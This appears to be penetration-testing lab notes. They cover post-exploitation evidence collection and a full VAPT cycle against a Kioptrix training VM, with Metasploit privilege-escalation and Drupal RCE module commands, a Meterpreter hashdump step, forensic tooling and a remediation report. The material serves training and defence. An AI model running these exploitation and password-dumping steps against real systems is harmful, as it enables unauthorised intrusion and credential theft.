http
```

Export captured traffic log.

Step 4: Memory Forensics

Analyze memory using Volatility

Example:

volatility -f memory.raw imageinfo
volatility -f memory.raw pslist


Step 5: Create Evidence Table

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	SHA256 hash

Generate hash:

sha256sum traffic_log.pcap

Diagram:



Evidence Collection Summary

During post-exploitation testing, privileged access was obtained using Metasploit and a Meterpreter session. Network traffic was captured with Wireshark, and memory artifacts were analyzed using Volatility. All evidence files were hashed using SHA-256 to maintain integrity and documented according to proper chain-of-custody procedures for forensic verification.

Post-Exploitation and Evidence Collection

Tools Used

Meterpreter

Volatility

Wireshark

Metasploit Framework

Step 1: Privilege Escalation

Open Metasploit in Kali Linux.

msfconsole

Load the exploit:

use exploit/windows/local/always_install_elevated
set SESSION 1
run

Verify privilege level:

getuid

Log the session output for documentation.

Step 2: Collect System Evidence with Meterpreter

Common commands:

sysinfo
ps
hashdump

These commands collect:

System information

Running processes

Password hashes

Save results as evidence files.

Step 3: Capture Network Traffic

Open Wireshark.

Steps:

Start packet capture.

Select active network interface.

Apply filter:

http

Save the captured file as:

traffic_log.pcap

Step 4: Memory Forensics

Analyze memory using Volatility.

Example commands:

volatility -f memory.raw imageinfo
volatility -f memory.raw pslist
volatility -f memory.raw netscan

This identifies:

Running processes

Network connections

Malware artifacts.

Step 5: Hash Evidence Files

Generate SHA256 hash to maintain integrity.

sha256sum traffic_log.pcap

Record the hash in the evidence log.

Evidence Table Example

Item	Description	Collected By	Date	Hash Value
Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	SHA256 hash

Summary

During post-exploitation analysis, privileged access was obtained using the Metasploit Framework with a Meterpreter session. Network traffic was captured using Wireshark, and forensic analysis was performed with Volatility. All evidence files were hashed using SHA-256 and documented to maintain integrity and proper chain-of-custody procedures.

Capstone Project – Full VAPT Cycle

Tools Used

Kali Linux

Metasploit Framework

OpenVAS

Google Docs

Kioptrix

Step 1: Reconnaissance

Scan the target machine.

nmap -sS -sV 192.168.1.150

Identify open ports and services.

Step 2: Vulnerability Scanning

Use OpenVAS to detect vulnerabilities.

Example log:

Timestamp	Target IP	Vulnerability	PTES Phase
2025-08-25 13:00:00	192.168.1.150	Drupal RCE	Exploitation

Step 3: Exploitation

Use Metasploit.

```
msfconsole
use exploit/linux/http/drupal_drupageddon
set RHOSTS 192.168.1.150
run
```

This exploits a Drupal Remote Code Execution vulnerability.

Step 4: Post-Exploitation

Use Meterpreter commands:

```
sysinfo
shell
whoami
```

Confirm system access.

Step 5: Remediation

Recommended fixes:

Update Drupal to latest version

Apply security patches

Use Web Application Firewall

Disable unnecessary services

PTES Report

Executive Summary

A penetration test was conducted to evaluate the security posture of the target system hosted on the Kioptrix virtual machine. The assessment followed the Penetration Testing Execution Standard (PTES) methodology and included reconnaissance, vulnerability scanning, exploitation, and post-exploitation activities. Tools such as Kali Linux, OpenVAS, and the Metasploit Framework were used to identify and exploit security weaknesses. The test identified a critical Drupal Remote Code Execution vulnerability that allowed attackers to gain unauthorized access to the target server.

Findings

The vulnerability scan revealed outdated software components and insecure configurations. The most critical issue identified was a Drupal RCE vulnerability, which allowed remote attackers to execute arbitrary commands on the server. Successful exploitation using the Metasploit drupal_drupageddon module resulted in system access and demonstrated the potential impact of the vulnerability.

Recommendations

To mitigate these risks, the organization should update Drupal to the latest secure version and apply all available security patches. Implementing strong access controls, network monitoring, and a web application firewall will further strengthen the system’s security posture. Regular vulnerability scans and periodic penetration testing are recommended to identify and remediate security issues proactively.